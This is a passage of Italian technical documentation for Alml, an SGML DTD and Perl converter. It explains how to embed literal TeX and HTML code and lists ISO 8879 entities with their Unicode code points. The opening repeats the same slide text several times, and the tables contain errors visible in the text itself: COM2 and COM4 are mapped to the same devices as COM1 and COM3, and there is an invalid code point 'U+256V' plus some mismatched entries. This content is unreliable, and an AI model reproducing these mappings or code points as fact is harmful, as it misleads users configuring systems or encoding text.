Alml è uno strumento per la formattazione del testo che si compone dell'eseguibile '**`alml`**', uno script in Perl.

1

1 diapositiva

Introduzione

Alml è uno strumento per la formattazione del testo che si compone dell'eseguibile '**alml**', uno script in Perl.

Con il termine «Alml» si fa riferimento a due cose: un DTD SGML e un applicativo scritto in Perl che prende in input un file scritto secondo tale DTD e lo converte in un formato definito a priori, in base allo scopo della pubblicazione del documento:

1

1 diapositiva

Introduzione

Alml è uno strumento per la formattazione del testo che si compone dell'eseguibile '**alml**', uno script in Perl.

Con il termine «Alml» si fa riferimento a due cose: un DTD SGML e un applicativo scritto in Perl che prende in input un file scritto secondo tale DTD e lo converte in un formato definito a priori, in base allo scopo della pubblicazione del documento:

- se si ritiene che il documento debba essere stampato, si può generare un file PDF;

1

1 diapositiva

Introduzione

Alml è uno strumento per la formattazione del testo che si compone dell'eseguibile '**alml**', uno script in Perl.

Con il termine «Alml» si fa riferimento a due cose: un DTD SGML e un applicativo scritto in Perl che prende in input un file scritto secondo tale DTD e lo converte in un formato definito a priori, in base allo scopo della pubblicazione del documento:

- se si ritiene che il documento debba essere stampato, si può generare un file PDF;
- se il documento deve essere di facile lettura su schermo e lo si vuole pubblicare in rete, si può produrre un risultato in HTML;

1

1 diapositiva

Introduzione

Alml è uno strumento per la formattazione del testo che si compone dell'eseguibile '**alml**', uno script in Perl.

Con il termine «Alml» si fa riferimento a due cose: un DTD SGML e un applicativo scritto in Perl che prende in input un file scritto secondo tale DTD e lo converte in un formato definito a priori, in base allo scopo della pubblicazione del documento:

- se si ritiene che il documento debba essere stampato, si può generare un file PDF;
- se il documento deve essere di facile lettura su schermo e lo si vuole pubblicare in rete, si può produrre un risultato in HTML;
- se invece si punta alla massima compatibilità è possibile generare un formato testo puro non formattato.

Nella sezione 516.3 è descritto l'utilizzo di '**alml-extra**' e di '**alml-extra-menu**'. Quando si realizza un documento in forma di diapositive da presentazione, può essere conveniente ridurlo in modo da poterlo stampare su un foglio normale, riducendo le varie diapositive. Il programma '**alml-extra**' usato con le opzioni '**--a4s-to-a6s-4-a4s**' e '**--a4s-to-a7s-8-a4**', consente di trasformare un file PostScript (ottenuto con '**alml --ps**

...’), da un formato A4 orizzontale rovesciato a un altro formato A4, con quattro oppure otto diapositive, rispettivamente.

Capitolo 511

Alml: inserimento letterale di codice TeX e HTML, con eventuale inserimento condizionato

In situazioni eccezionali, può essere conveniente l'inserimento di codice scritto secondo il linguaggio di composizione che si trova al di sotto della struttura SGML di Alml. Lo scopo di Alml non è quello di mantenere un legame sicuro con TeX e HTML, tuttavia viene lasciata aperta questa possibilità.

Si pensi all'eventuale necessità di inserire qualcosa di particolare nella composizione HTML, per esempio per mettere un contatore di accesso, o altri tipi di inserzioni ritenute utili per qualche ragione.

Per risolvere questo problema si possono usare due elementi speciali: '**`tex`**' e '**`html`**'. Come si può intuire, il primo elemento è fatto per racchiudere codice TeX o LaTeX; il secondo serve per includere codice HTML.

Dal momento che si vuole evitare qualunque interpretazione SGML, è necessario racchiudere il contenuto di questi elementi in una sezione marcata di tipo CDATA. Si osservi l'esempio seguente riferito a codice HTML:

```
<html><![CDATA[
    <hr>
    <p><a href="http://www.digits.com/">Web-Counter: </a><a
    href="http://www.digits.com/"><img
    src="http://counter.digits.com/wc/tizio345"
    alt="counter"></a></p>
]]></html>
```

A fianco di questo problema, sta poi la possibilità di delimitare facilmente dei blocchi di sorgente che debbano essere presi in considerazione solo se la composizione avviene attraverso una trasformazione in TeX o in HTML. In pratica, si utilizzano rispettivamente gli elementi '**`iftex`**' e '**`ifhtml`**'. Questi elementi non sono indispensabili, perché l'SGML offre già un meccanismo di controllo dell'elaborazione del sorgente, attraverso le sezioni marcate; tuttavia, servono per completare e concludere il problema degli elementi contenenti codice speciale TeX o HTML.

Il codice HTML può essere rappresentato in parte anche quando la composizione avviene attraverso TeX, per mezzo di HTML2ps. In pratica, con il codice HTML si ottiene un'immagine che viene poi incorporata nel sorgente TeX. Questa estensione serve specialmente per consentire la realizzazione di tabelle più complesse di quanto permetta Alml con il suo elemento '**`tabular`**'. Si osservi l'esempio seguente:

```
<object id="t-alml-incorporazione-tabella-html">
<caption>
    Tabella <objectref>. Incorporazione di codice HTML per rappresentare
    una tabella complessa.
</caption>
<html width=15cm>
<![CDATA[
<table border="1">
  <thead>
    <tr>
      <td rowspan="2"><p>Denominazione della porta seriale su i386 nei sistemi Dos</p></td>
      <td colspan="2"><p>Risorse</p></td>
      <td rowspan="2"><p>File di dispositivo nei sistemi GNU/Linux</p></td>
      <td rowspan="2"><p>Annotazioni</p></td>
    </tr>
    <tr>
      <td><p>IRQ</p></td>
      <td><p>I/O</p></td>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><p>COM1:</p></td>
      <td rowspan="2"><p align="center">4</p></td>
      <td><p>3F8<sub>16</sub></p></td>
      <td><p>/dev/ttyS0</p></td>
      <td rowspan="2"><p>La prima e la terza porta seriale condividono lo stesso IRQ.</p></td>
    </tr>
    <tr>
      <td><p>COM3:</p></td>
      <td><p>3E8<sub>16</sub></p></td>
      <td><p>/dev/ttyS2</p></td>
    </tr>
    <tr>
      <td><p>COM2:</p></td>
      <td rowspan="2"><p align="center">3</p></td>
      <td><p align="right">2F8<sub>16</sub></p></td>
      <td><p>/dev/ttyS0</p></td>
      <td rowspan="2"><p>La seconda e la quarta porta seriale condividono lo stesso IRQ.</p></td>
    </tr>
    <tr>
      <td><p>COM4:</p></td>
      <td><p align="right">2E8<sub>16</sub></p></td>
      <td><p>/dev/ttyS2</p></td>
    </tr>
  </tbody>
</table>
]]>
</html>
</object>
```

Nel riquadro successivo si vede il risultato dopo la composizione:

Tabella 511.4. Incorporazione di codice HTML per rappresentare una tabella complessa.

Denominazione della porta seriale su i386 nei sistemi Dos	Risorse		File di dispositivo nei sistemi GNU/Linux	Annotazioni
	IRQ	I/O		
COM1:	4	$3F8_{16}$	/dev/ttyS0	La prima e la terza porta seriale condivido lo stesso IRQ.
COM3:		$3E8_{16}$	/dev/ttyS2	
COM2:	3	$2F8_{16}$	/dev/ttyS0	La seconda e la quarta porta seriale condividono lo stesso IRQ.
COM4:		$2E8_{16}$	/dev/ttyS2	

Si osservi nell'esempio l'uso dell'attributo '**`width`**'. Precisamente, l'elemento '**`html`**' consente l'uso degli attributi '**`width`**' e '**`height`**' per stabilire le dimensioni dell'oggetto HTML importato nella composizione stampata. In questo caso, è stata specificata la larghezza, corrispondente allo spazio orizzontale a disposizione, in modo che l'altezza venga adattata automaticamente, mantenendo lo stesso rapporto.

La composizione in formato HTML da parte di Alml è conforme allo standard ISO 15445; tuttavia, se si incorpora del codice HTML, non si può garantire la conformità del risultato complessivo. Per questo, nella composizione finale in HTML, se una pagina si ottiene con l'inserimento di codice arbitrario, il logo e il riferimento «Valid ISO-HTML!» non viene mostrato.

Tabella 511.5. Inserimento letterale di codice TeX e HTML; inserimento condizionato in base al tipo di composizione.

Elemento	Descrizione
`html` [`width="`***larghezza***`"`] [`height="`***altezza***`"`]	Codice HTML letterale. Gli attributi '**`width`**' e '**`height`**' consentono di controllare le dimensioni del risultato nella composizione per la stampa.
`tex`	Codice TeX o LaTeX letterale.
`ifhtml`	Blocco condizionato alla composizione in HTML.
`iftex`	Blocco condizionato alla composizione per la stampa, attraverso LaTeX.

Si rammenti che mentre quanto contenuto nell'elemento '**`html`**' appare sia nella composizione per la stampa, sia nella composizione HTML, l'elemento '**`tex`**' genera un risultato utile esclusivamente nella composizione per la stampa.
Per quanto riguarda il caso particolare dell'elemento '**`tex`**', si tenga in considerazione piuttosto la possibilità di usare l'elemento '**`teximg`**', che generano un risultato visibile anche nel formato HTML finale, attraverso la trasformazione automatica in forma di immagine.

Capitolo 512

Entità ISO ed entità HTML gestite da Alml

Nel seguito vengono mostrate alcune tabelle e alcuni listati che riportano lo stato attuale della capacità di Alml di rappresentare le entità ISO e le entità HTML standard. A seconda del tipo di composizione utilizzato si può notare la presenza o l'assenza di alcuni simboli.

In questi elenchi sono annotati anche i punti di codifica corrispondenti; tuttavia, è possibile notare che uno stesso punto di codifica può essere associato a entità differenti.

> Si osservi che le attribuzioni ai punti di codifica possono essere errate, pertanto potrebbero cambiare in futuro.

È importante osservare che i caratteri riferiti a dei linguaggi non latini, richiedono la selezione del linguaggio stesso, eventualmente anche con l'uso degli elementi '**span**' e '**div**'. Questo dovrebbe chiarire il significato della presenza di due gruppi di alfabeti greci: ISOgrk1 e ISOgrk2 sono riferiti alla lingua greca, mentre ISOgrk3 e ISOgrk4 sono alfabeti simbolici indipendenti dal linguaggio con il quale vengono utilizzati.

> In generale, dal momento che l'insieme di caratteri universale non fa queste distinzioni, se il sorgente SGML viene scritto utilizzando codici che possono essere associati a simboli in contesti differenti, viene scelto prima quello che è attribuibile a una lingua. Per esempio, il punto di codifica U+03B1 viene convertito nella lettera greca «α» corrispondente alla macro '**&agr;**', che però deve essere usata nell'ambito della lingua greca: '****α****'. In mancanza di questa accortezza, nella composizione per la stampa si otterrebbe la lettera latina «a», che rappresenta la sua traslitterazione.

512.1 Alfabeti simbolici

Gli elenchi di questa sezione riguardano gli alfabeti simbolici, che **non dovrebbero** dipendere dal linguaggio utilizzato. Tuttavia, in pratica, simboli come «+», «=», «&» e «@», possono apparire diversi dal solito, quando si usano linguaggi che prevedono un alfabeto non latino.

Tabella 512.1. Entità ISO 8879:1986 ISOpub: *publishing*.

Punto di codifica	Macro SGML					Descrizione
U+2003						em space
U+2002						en space
U+2004						=1/3-em space
U+2005						=1/4-em space
U+2007						=digit space (width of a number)
U+2008						=punctuation space (width of comma)
U+2009						thin space
U+200A						=hair space
U+2014	—	—	—	—	--	em dash
U+2013	–	–	–	–	–	en dash
U+2010	‐	-	-	-	-	=hyphen (true graphic)
U+2423	␣	□	□	□	□	=significant blank symbol

Punto di codifica	Macro SGML					Descrizione
U+2026	…	…	…	…	…	horizontal ellipsis = three dot leader
U+2025	‥	‥	‥	‥	‥	=double baseline dot (en leader)
U+2153	⅓	1/3	*1/3*	**1/3**	`1/3`	=fraction one-third
U+2154	⅔	2/3	*2/3*	**2/3**	`2/3`	=fraction two-thirds
U+2155	⅕	1/5	*1/5*	**1/5**	`1/5`	=fraction one-fifth
U+2156	⅖	2/5	*2/5*	**2/5**	`2/5`	=fraction two-fifths
U+2157	⅗	3/5	*3/5*	**3/5**	`3/5`	=fraction three-fifths
U+2158	⅘	4/5	*4/5*	**4/5**	`4/5`	=fraction four-fifths
U+2159	⅙	1/6	*1/6*	**1/6**	`1/6`	=fraction one-sixth
U+215A	⅚	5/6	*5/6*	**5/6**	`5/6`	=fraction five-sixths
U+2105	℅	c/o	*c/o*	**c/o**	`c/o`	=in-care-of symbol
U+2588	█	□	□	□	□	=full block
U+2580	▀	□	□	□	□	=upper half block
U+2584	▄	□	□	□	□	=lower half block
U+2591	░	□	□	□	□	=25% shaded block
U+2592	▒	□	□	□	□	=50% shaded block
U+2593	▓	□	□	□	□	=75% shaded block
U+25AE	▮	□	□	□	□	=histogram marker
U+25CB	○	□	□	□	□	/circ B: =circle, open
U+25A1	□	□	□	□	□	=square, open
U+25AD	▭	□	□	□	□	=rectangle, open
U+25B5	▵	□	□	□	□	/triangle =up triangle, open
U+25BF	▿	□	□	□	□	/triangledown =down triangle, open
U+22C6	☆	⋆	⋆	⋆	⋆	=star, open
U+2022	•	•	•	•	•	bullet = black small circle
U+25AA	▪	□	□	□	□	/blacksquare, square, filled
U+25B4	▴	□	□	□	□	/blacktriangle =up tri, filled
U+25BE	▾	□	□	□	□	/blacktriangledown =dn tri, filled
U+25C2	◂	□	□	□	□	/blacktriangleleft R: =l tri, filled
U+25B8	▸	□	□	□	□	/blacktriangleright R: =r tri, filled
U+2663	♣	♣	♣	♣	♣	black club suit = shamrock
U+2666	♦	♦	♦	♦	♦	black diamond suit
U+2665	♥	♥	♥	♥	♥	black heart suit = valentine
U+2660	♠	♠	♠	♠	♠	black spade suit
U+2720	✠	✠	✠	✠	✠	/maltese =maltese cross
U+2020	†	†	*†*	**†**	†	dagger
U+2021	‡	‡	*‡*	**‡**	‡	double dagger
U+2713	✓	✓	✓	✓	✓	/checkmark =tick, check mark
U+2717	✗	✗	✗	✗	✗	=ballot cross
U+266F	♯	♯	♯	♯	♯	/sharp =musical sharp
U+266D	♭	♭	♭	♭	♭	/flat =musical flat
U+2642	♂	□	□	□	□	=male symbol
U+2640	♀	□	□	□	□	=female symbol

Punto di codifica	Macro SGML					Descrizione
U+260E	☎	☎	☎	☎	☎	=telephone symbol
U+2315	⌕	□	□	□	□	=telephone recorder symbol
U+2117	℗	□	□	□	□	=sound recording copyright sign
U+2041	⁁	□	□	□	□	=caret (insertion mark)
U+201A	‚	‚	‚	‚	‚	single low-9 quotation mark
U+201E	„	„	„	„	„	double low-9 quotation mark
U+FB00	ﬀ	ff	*ff*	**ff**	`ff`	small ff ligature
U+FB01	ﬁ	fi	*fi*	**fi**	`fi`	small fi ligature
	fj	fj	*fj*	**fj**	`fj`	small fj ligature
U+FB03	ﬃ	ffi	*ffi*	**ffi**	`ffi`	small ffi ligature
U+FB04	ﬄ	ffl	*ffl*	**ffl**	`ffl`	small ffl ligature
U+FB02	ﬂ	fl	*fl*	**fl**	`fl`	small fl ligature
U+2026	…	…	…	…	…	em leader
U+201C	”	“	“	“	“	rising dbl quote, right (high)
U+2018	’	‘	‘	‘	‘	rising single quote, right (high)
U+22EE	⋮	⋮	⋮	⋮	⋮	vertical ellipsis
U+2043	⁃	□	□	□	□	rectangle, filled (hyphen bullet)
U+25CA	◊	◊	◊	◊	◊	lozenge
U+2726	⧫	✦	✦	✦	✦	/blacklozenge - lozenge, filled
U+25C3	◃	□	□	□	□	/triangleleft B: l triangle, open
U+25B9	▹	□	□	□	□	/triangleright B: r triangle, open
U+2605	★	★	★	★	★	/bigstar - star, filled
U+266E	♮	♮	♮	♮	♮	/natural - music natural
U+211E	℞	□	□	□	□	pharmaceutical prescription (Rx)
U+2736	✶	✶	✶	✶	✶	sextile (6-pointed star)
U+2316	⌖	□	□	□	□	register mark or target
U+230D	⌍	□	□	□	□	downward left crop mark
U+230C	⌌	□	□	□	□	downward right crop mark
U+230F	⌏	□	□	□	□	upward left crop mark
U+230E	⌎	□	□	□	□	upward right crop mark

Tabella 512.2. Entità ISO 8879:1986 ISOnum: *numeric and special graphic*.

Punto di codifica	Macro SGML					Descrizione
U+00BD	½	½	*½*	**½**	`½`	vulgar fraction one half = fraction one half
U+00BC	¼	¼	*¼*	**¼**	`¼`	vulgar fraction one quarter = fraction one quarter
U+00BE	¾	¾	*¾*	**¾**	`¾`	vulgar fraction three quarters = fraction three quarters
U+215B	⅛	1/8	*1/8*	**1/8**	`1/8`	=fraction one-eighth
U+215C	⅜	3/8	*3/8*	**3/8**	`3/8`	=fraction three-eighths
U+215D	⅝	5/8	*5/8*	**5/8**	`5/8`	=fraction five-eighths
U+215E	⅞	7/8	*7/8*	**7/8**	`7/8`	=fraction seven-eighths

Punto di codifica	Macro SGML					Descrizione
U+00B9	¹	^{1}	^{1}	^{1}	^{1}	superscript one = superscript digit one
U+00B2	²	^{2}	^{2}	^{2}	^{2}	superscript two = superscript digit two = squared
U+00B3	³	^{3}	^{3}	^{3}	^{3}	superscript three = superscript digit three = cubed
U+002B	+	+	+	+	+	=plus sign
U+00B1	±	±	±	±	±	plus-minus sign = plus-or-minus sign
U+003C	<	<	<	<	<	less-than sign
U+003D	=	=	=	=	=	=equals sign R:
U+003E	>	>	>	>	>	greater-than sign
U+00F7	÷	÷	÷	÷	÷	division sign
U+00D7	×	×	×	×	×	multiplication sign
U+00A4	¤	¤	¤	¤	¤	currency sign
U+00A3	£	£	£	£	£	pound sign
U+0024	$	$	$	$	$	=dollar sign
U+00A2	¢	¢	¢	¢	¢	cent sign
U+00A5	¥	¥	¥	¥	¥	yen sign = yuan sign
U+0023	#	#	#	#	#	=number sign
U+0025	%	%	%	%	%	=percent sign
U+0026	&	&	&	&	&	ampersand
U+002A	*	*	*	*	*	/ast B: asterisk
U+0040	@	@	@	@	@	=commercial at
U+005B	[	[	[	[	[	/lbrack O: =left square bracket
U+005C	\	\	\	\	\	/backslash =reverse solidus
U+005D	]	]	]	]	]	/rbrack C: =right square bracket
U+007B	{	{	{	{	{	/lbrace O: =left curly bracket
U+2015	―	□	□	□	□	=horizontal bar
U+007C			|	|	|	|	/vert =vertical bar
U+007D	}	}	}	}	}	/rbrace C: =right curly bracket
U+00B5	µ	µ	µ	µ	µ	micro sign
U+2126	Ω	Ω	Ω	Ω	Ω	=ohm sign
U+00B0	°	°	°	°	°	degree sign
U+00BA	º	º	º	º	º	masculine ordinal indicator
U+00AA	ª	ª	ª	ª	ª	feminine ordinal indicator
U+00A7	§	§	§	§	§	section sign
U+00B6	¶	¶	¶	¶	¶	pilcrow sign = paragraph sign
U+00B7	·	·	·	·	·	middle dot = Georgian comma = Greek middle dot
U+2190	←	←	←	←	←	leftwards arrow
U+2192	→	→	→	→	→	rightwards arrow
U+2191	↑	↑	↑	↑	↑	upwards arrow
U+2193	↓	↓	↓	↓	↓	downwards arrow
U+00A9	©	©	©	©	©	copyright sign
U+00AE	®	®	®	®	®	registered sign = registered trade mark sign
U+2122	™	™	™	™	™	trade mark sign

Punto di codifica	Macro SGML					Descrizione
U+00A6	¦	¦	¦	¦	¦	broken bar = broken vertical bar
U+00AC	¬	¬	¬	¬	¬	not sign
U+2669	♪	□	□	□	□	=music note (sung text sign)
U+0021	!	!	!	!	!	=exclamation mark
U+00A1	¡	¡	¡	¡	¡	inverted exclamation mark
U+0022	"	"	"	"	"	quotation mark = APL quote
U+0027	'	'	'	'	'	=apostrophe
U+0028	(	(	(	(	(	O: =left parenthesis
U+0029	)	)	)	)	)	C: =right parenthesis
U+002C	,	,	,	,	,	P: =comma
U+005F	_	_	_	_	_	=low line
U+002D	‐	-	-	-	-	=hyphen
U+002E	.	.	.	.	.	=full stop, period
U+002F	/	/	/	/	/	=solidus
U+003A	:	:	:	:	:	/colon P:
U+003B	;	;	;	;	;	=semicolon P:
U+003F	?	?	?	?	?	=question mark
U+00BF	¿	¿	¿	¿	¿	inverted question mark = turned question mark
U+00AB	«	«	«	«	«	left-pointing double angle quotation mark = left pointing guillemet
U+00BB	»	»	»	»	»	right-pointing double angle quotation mark = right pointing guillemet
U+2018	‘	‘	‘	‘	‘	left single quotation mark
U+2019	’	’	’	’	’	right single quotation mark
U+201C	“	“	“	“	“	left double quotation mark
U+201D	”	”	”	”	”	right double quotation mark
U+00A0						no-break space = non-breaking space
U+00AD						soft hyphen = discretionary hyphen

Tabella 512.3. Entità ISO 8879:1986 ISObox: *box and line drawing*.

Punto di codifica	Macro SGML					Descrizione
U+2500	─	□	□	□	□	horizontal line
U+2502	│	□	□	□	□	vertical line
U+2514	└	□	□	□	□	upper right quadrant
U+2518	┘	□	□	□	□	upper left quadrant
U+2510	┐	□	□	□	□	lower left quadrant
U+250C	┌	□	□	□	□	lower right quadrant
U+251C	├	□	□	□	□	upper and lower right quadrants
U+2534	┴	□	□	□	□	upper left and right quadrants
U+2524	┤	□	□	□	□	upper and lower left quadrants
U+252C	┬	□	□	□	□	lower left and right quadrants
U+253C	┼	□	□	□	□	all four quadrants

Punto di codifica	Macro SGML					Descrizione
U+255E	╞	□	□	□	□	upper and lower right quadrants
U+2567	╨	□	□	□	□	upper left and right quadrants
U+2561	╡	□	□	□	□	upper and lower left quadrants
U+2564	╥	□	□	□	□	lower left and right quadrants
U+256A	╪	□	□	□	□	all four quadrants
U+2550	═	□	□	□	□	horizontal line
U+2551	║	□	□	□	□	vertical line
U+2558	╚	□	□	□	□	upper right quadrant
U+255B	╝	□	□	□	□	upper left quadrant
U+2555	╗	□	□	□	□	lower left quadrant
U+2552	╔	□	□	□	□	lower right quadrant
U+255F	╠	□	□	□	□	upper and lower right quadrants
U+2568	╩	□	□	□	□	upper left and right quadrants
U+2562	╣	□	□	□	□	upper and lower left quadrants
U+2565	╦	□	□	□	□	lower left and right quadrants
U+256B	╬	□	□	□	□	all four quadrants
U+2560	╟	□	□	□	□	upper and lower right quadrants
U+2569	╧	□	□	□	□	upper left and right quadrants
U+2563	╢	□	□	□	□	upper and lower left quadrants
U+2566	╤	□	□	□	□	lower left and right quadrants
U+256V	╫	□	□	□	□	all four quadrants
U+2559	╘	□	□	□	□	upper right quadrant
U+255C	╜	□	□	□	□	upper left quadrant
U+2556	╕	□	□	□	□	lower left quadrant
U+2553	╓	□	□	□	□	lower right quadrant
U+255A	╙	□	□	□	□	upper right quadrant
U+255D	╛	□	□	□	□	upper left quadrant
U+2557	╖	□	□	□	□	lower left quadrant
U+2554	╒	□	□	□	□	lower right quadrant

Tabella 512.4. Entità ISO 8879:1986 ISOtech: *general technical*.

Punto di codifica	Macro SGML					Descrizione
U+2135	ℵ	ℵ	ℵ	ℵ	ℵ	alef symbol = first transfinite cardinal
U+2227	∧	∧	∧	∧	∧	logical and = wedge
U+221F	&ang90;	□	□	□	□	right (90 degree) angle
U+2222	∢	∢	∢	∢	∢	/sphericalangle angle-spherical
U+2248	≈	≈	≈	≈	≈	/approx R: approximate
U+2235	∵	∵	∵	∵	∵	/because R: because
U+22A5	⊥	⊥	⊥	⊥	⊥	/bot bottom
U+2229	∩	∩	∩	∩	∩	intersection = cap
U+2245	≅	≅	≅	≅	≅	approximately equal to

Punto di codifica	Macro SGML					Descrizione
U+222E	∮	∮	∮	∮	∮	/oint L: contour integral operator
U+222A	∪	∪	∪	∪	∪	union = cup
U+2261	≡	≡	≡	≡	≡	identical to
U+2203	∃	∃	∃	∃	∃	there exists
U+2200	∀	∀	∀	∀	∀	for all
U+0192	ƒ	ƒ	ƒ	ƒ	ƒ	latin small f with hook = function = florin
U+2265	≥	≥	≥	≥	≥	greater-than or equal to
U+21D4	⇔	⇔	⇔	⇔	⇔	/iff if and only if
U+221E	∞	∞	∞	∞	∞	infinity
U+222B	∫	∫	∫	∫	∫	integral
U+220A	∈	□	□	□	□	element of
U+3008	⟨	□	□	□	□	left-pointing angle bracket = bra
U+21D0	⇐	⇐	⇐	⇐	⇐	leftwards double arrow
U+2264	≤	≤	≤	≤	≤	less-than or equal to
U+2212	−	−	−	−	−	minus sign
U+2213	∓	∓	∓	∓	∓	/mp B: minus-or-plus sign
U+2207	∇	∇	∇	∇	∇	nabla = backward difference
U+2260	≠	≠	≠	≠	≠	not equal to
U+220D	∋	□	□	□	□	contains as member
U+2228	∨	∨	∨	∨	∨	logical or = vee
U+2225	∥	‖	‖	‖	‖	/parallel R: parallel
U+2202	∂	∂	∂	∂	∂	partial differential
U+2030	‰	‰	‰	‰	‰	per mille sign
U+22A5	⊥	⊥	⊥	⊥	⊥	up tack = orthogonal to = perpendicular
U+2032	′	′	′	′	′	prime = minutes = feet
U+2033	″	″	″	″	″	double prime = seconds = inches
U+221D	∝	∝	∝	∝	∝	proportional to
U+221A	√	√	√	√	√	square root = radical sign
U+3009	⟩	□	□	□	□	right-pointing angle bracket = ket
U+21D2	⇒	⇒	⇒	⇒	⇒	rightwards double arrow
U+223C	∼	∼	∼	∼	∼	tilde operator = varies with = similar to
U+2243	≃	≃	≃	≃	≃	/simeq R: similar, equals
U+25A1	□	□	□	□	□	/square, square
U+2282	⊂	⊂	⊂	⊂	⊂	subset of
U+2286	⊆	⊆	⊆	⊆	⊆	subset of or equal to
U+2283	⊃	⊃	⊃	⊃	⊃	superset of
U+2287	⊇	⊇	⊇	⊇	⊇	superset of or equal to
U+2234	∴	∴	∴	∴	∴	therefore
U+2016	‖	□	□	□	□	/Vert dbl vertical bar
U+212B	Å	Å	Å	Å	Å	Angstrom capital A, ring
U+212C	ℬ	ℬ	ℬ	ℬ	ℬ	Bernoulli function (script capital B)
U+2218	∘	∘	∘	∘	∘	/circ B: composite function (small circle)
U+00A8	¨	¨	¨	¨	¨	dieresis or umlaut mark

Punto di codifica	Macro SGML					Descrizione
U+20DC	⃜	□	□	□	□	four dots above
U+210B	ℋ	$\mathscr{H}$	$\mathscr{H}$	$\mathscr{H}$	$\mathscr{H}$	Hamiltonian (script capital H)
U+2112	ℒ	$\mathscr{L}$	$\mathscr{L}$	$\mathscr{L}$	$\mathscr{L}$	Lagrangian (script capital L)
U+2217	∗	$\ast$	$\ast$	$\ast$	$\ast$	asterisk operator
U+2209	∉	$\notin$	$\notin$	$\notin$	$\notin$	not an element of
U+2134	ℴ	o	o	o	o	order of (script small o)
U+2133	ℳ	$\mathscr{M}$	$\mathscr{M}$	$\mathscr{M}$	$\mathscr{M}$	physics M-matrix (script capital M)
U+20DB	⃛	□	□	□	□	three dots above
U+2034	‴	$'''$	$'''$	$'''$	$'''$	triple prime
U+2259	≙	□	□	□	□	/wedgeq R: corresponds to (wedge, equals)

Tabella 512.5. Entità ISO 8879:1986 ISOgrk3: *greek symbols*.

Punto di codifica	Macro SGML					Descrizione
U+03B1	α	α	α	α	α	greek small letter alpha
U+03B2	β	β	β	β	β	greek small letter beta
U+03B3	γ	γ	γ	γ	γ	greek small letter gamma
U+0393	Γ	Γ	Γ	Γ	Γ	greek capital letter gamma
U+03DC	ϝ	$\digamma$	$\digamma$	$\digamma$	$\digamma$	/digamma
U+03B4	δ	δ	δ	δ	δ	greek small letter delta
U+0394	Δ	Δ	Δ	Δ	Δ	greek capital letter delta
U+03B5	ε	ϵ	ϵ	ϵ	ϵ	greek small letter epsilon
	ϵ	ε	ε	ε	ε	/varepsilon
U+220A	ε	ϵ	ϵ	ϵ	ϵ	/straightepsilon, small epsilon, Greek
U+03B6	ζ	ζ	ζ	ζ	ζ	greek small letter zeta
U+03B7	η	η	η	η	η	greek small letter eta
U+03B8	&thetas;	θ	θ	θ	θ	greek small letter theta
U+0398	Θ	Θ	Θ	Θ	Θ	greek capital letter theta
U+03D1	ϑ	ϑ	ϑ	ϑ	ϑ	greek small letter theta symbol
U+03B9	ι	ι	ι	ι	ι	greek small letter iota
U+03BA	κ	κ	κ	κ	κ	greek small letter kappa
U+03F0	ϰ	$\varkappa$	$\varkappa$	$\varkappa$	$\varkappa$	/varkappa
U+03BB	λ	λ	λ	λ	λ	greek small letter lambda
U+039B	Λ	Λ	Λ	Λ	Λ	greek capital letter lambda
U+03BC	μ	μ	μ	μ	μ	greek small letter mu
U+03BD	ν	ν	ν	ν	ν	greek small letter nu
U+03BE	ξ	ξ	ξ	ξ	ξ	greek small letter xi
U+039E	Ξ	Ξ	Ξ	Ξ	Ξ	greek capital letter xi
U+03C0	π	π	π	π	π	greek small letter pi
U+03D6	ϖ	ϖ	ϖ	ϖ	ϖ	greek pi symbol
U+03A0	Π	Π	Π	Π	Π	greek capital letter pi
U+03C1	ρ	ρ	ρ	ρ	ρ	greek small letter rho
U+03F1	ϱ	ϱ	ϱ	ϱ	ϱ	/varrho

Punto di codifica	Macro SGML					Descrizione
U+03C3	σ	σ	σ	σ	σ	greek small letter sigma
U+03A3	Σ	Σ	Σ	Σ	Σ	greek capital letter sigma
U+03C2	ς	ς	ς	ς	ς	greek small letter final sigma
U+03C4	τ	τ	τ	τ	τ	greek small letter tau
U+03C5	υ	υ	υ	υ	υ	greek small letter upsilon
U+03D2	ϒ	Υ	Υ	Υ	Υ	greek upsilon with hook symbol
U+03C6	&phis;	ϕ	ϕ	ϕ	ϕ	greek small letter phi
U+03A6	Φ	Φ	Φ	Φ	Φ	greek capital letter phi
U+03D5	ϕ	φ	φ	φ	φ	/varphi - curly or open phi
U+03C7	χ	χ	χ	χ	χ	greek small letter chi
U+03C8	ψ	ψ	ψ	ψ	ψ	greek small letter psi
U+03A8	Ψ	Ψ	Ψ	Ψ	Ψ	greek capital letter psi
U+03C9	ω	ω	ω	ω	ω	greek small letter omega
U+03A9	Ω	Ω	Ω	Ω	Ω	greek capital letter omega

Tabella 512.6. Entità ISO 8879:1986 ISOgrk4: *alternative greek symbols*.

Punto di codifica	Macro SGML					Descrizione
U+03B1	&b.alpha;	α	α	α	α	small alpha, Greek
U+03B2	&b.beta;	β	β	β	β	small beta, Greek
U+03B3	&b.gamma;	γ	γ	γ	γ	small gamma, Greek
U+0393	&b.Gamma;	Γ	Γ	Γ	Γ	capital Gamma, Greek
U+03DC	&b.gammad;	$\digamma$	$\digamma$	$\digamma$	$\digamma$	digamma
U+03B4	&b.delta;	δ	δ	δ	δ	small delta, Greek
U+0394	&b.Delta;	Δ	Δ	Δ	Δ	capital Delta, Greek
U+03B5	&b.epsi;	ϵ	ϵ	ϵ	ϵ	=small epsilon, Greek
U+03B5	&b.epsiv;	ε	ε	ε	ε	variant epsilon
U+03B5	&b.epsis;	ϵ	ϵ	ϵ	ϵ	small epsilon, Greek
U+03B6	&b.zeta;	ζ	ζ	ζ	ζ	small zeta, Greek
U+03B7	&b.eta;	η	η	η	η	small eta, Greek
U+03B8	&b.thetas;	θ	θ	θ	θ	straight theta, small theta, Greek
U+0398	&b.Theta;	Θ	Θ	Θ	Θ	capital Theta, Greek
U+03D1	&b.thetav;	ϑ	ϑ	ϑ	ϑ	variant theta - curly or open theta
U+03B9	&b.iota;	ι	ι	ι	ι	small iota, Greek
U+03BA	&b.kappa;	κ	κ	κ	κ	small kappa, Greek
U+03F0	&b.kappav;	$\varkappa$	$\varkappa$	$\varkappa$	$\varkappa$	variant kappa
U+03BB	&b.lambda;	λ	λ	λ	λ	small lambda, Greek
U+039B	&b.Lambda;	Λ	Λ	Λ	Λ	capital Lambda, Greek
U+03BC	&b.mu;	μ	μ	μ	μ	small mu, Greek
U+03BD	&b.nu;	ν	ν	ν	ν	small nu, Greek
U+03BE	&b.xi;	ξ	ξ	ξ	ξ	small xi, Greek
U+039E	&b.Xi;	Ξ	Ξ	Ξ	Ξ	capital Xi, Greek

Punto di codifica	Macro SGML					Descrizione
